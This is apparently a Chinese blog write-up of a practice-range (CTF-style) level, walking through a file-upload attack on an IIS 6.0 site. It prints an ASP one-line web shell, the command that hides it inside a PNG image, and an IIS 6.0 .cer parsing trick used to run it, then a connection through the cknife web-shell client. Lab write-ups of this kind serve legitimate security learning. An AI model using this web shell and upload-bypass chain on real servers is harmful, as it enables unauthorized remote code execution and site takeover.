mbp 封神台靶场 五 （笔记）


原创

qq_43558415 于 2020-02-09 20:40:25 发布 633 收藏 1

分类专栏： 封神台靶场


本文链接：https://blog.csdn.net/qq_43558415/article/details/104239822


打开链接，发现需要使用上一关的cookie，删除flag并复制放入modheader中即可。



或者用burp抓包替换cookie都可以，登录进去显示管理系统界面。

看了题目的提示，需要上传脚本上去，搞到它的后台。点开各个页面，发现里面有可以上传的地方。







便准备写一个一句话木马上传试一试，新建一个1.txt文件，输入`<% eval request('mac') %>`即可，并将后缀名改为1.asp，选择上传发现这种文件类型不能上传，只有规定的几种才能上传。

于是想到了图片马，我在屏幕上随便截了个图命名2.png，通过终端将两个文件合成为3.png,步骤如下：

- cd 目标文件夹 进入到mbp的存放桌面上
- cat 1.asp 2.png > 3.png 将两个文件合并成新的文件


然后上传，发现成功，复制存储路径并放入cknife中。







通过cknife加网址之后连接还是出错。注意到这个服务器是iis6.0，便百度搜索了iis6.0的漏洞，发现它会将cer文件解析成asp文件。

然后我重新将3.png改为3.cer进行上传，重复上面操作，进入后台，得到flag。







总结：本关通过上传木马来获得网页后台，在实际操作中先去了解了mac系统如何创建txt文件和合并文件的操作，之后成功制作图片马，一句话木马需要根据脚本语言进行填写，因为本站使用的asp脚本语言，所以用asp一句话木马。在服务器漏洞发现的基础上cknife（菜刀）对我的帮助也挺大，能对网站后台可视化管理。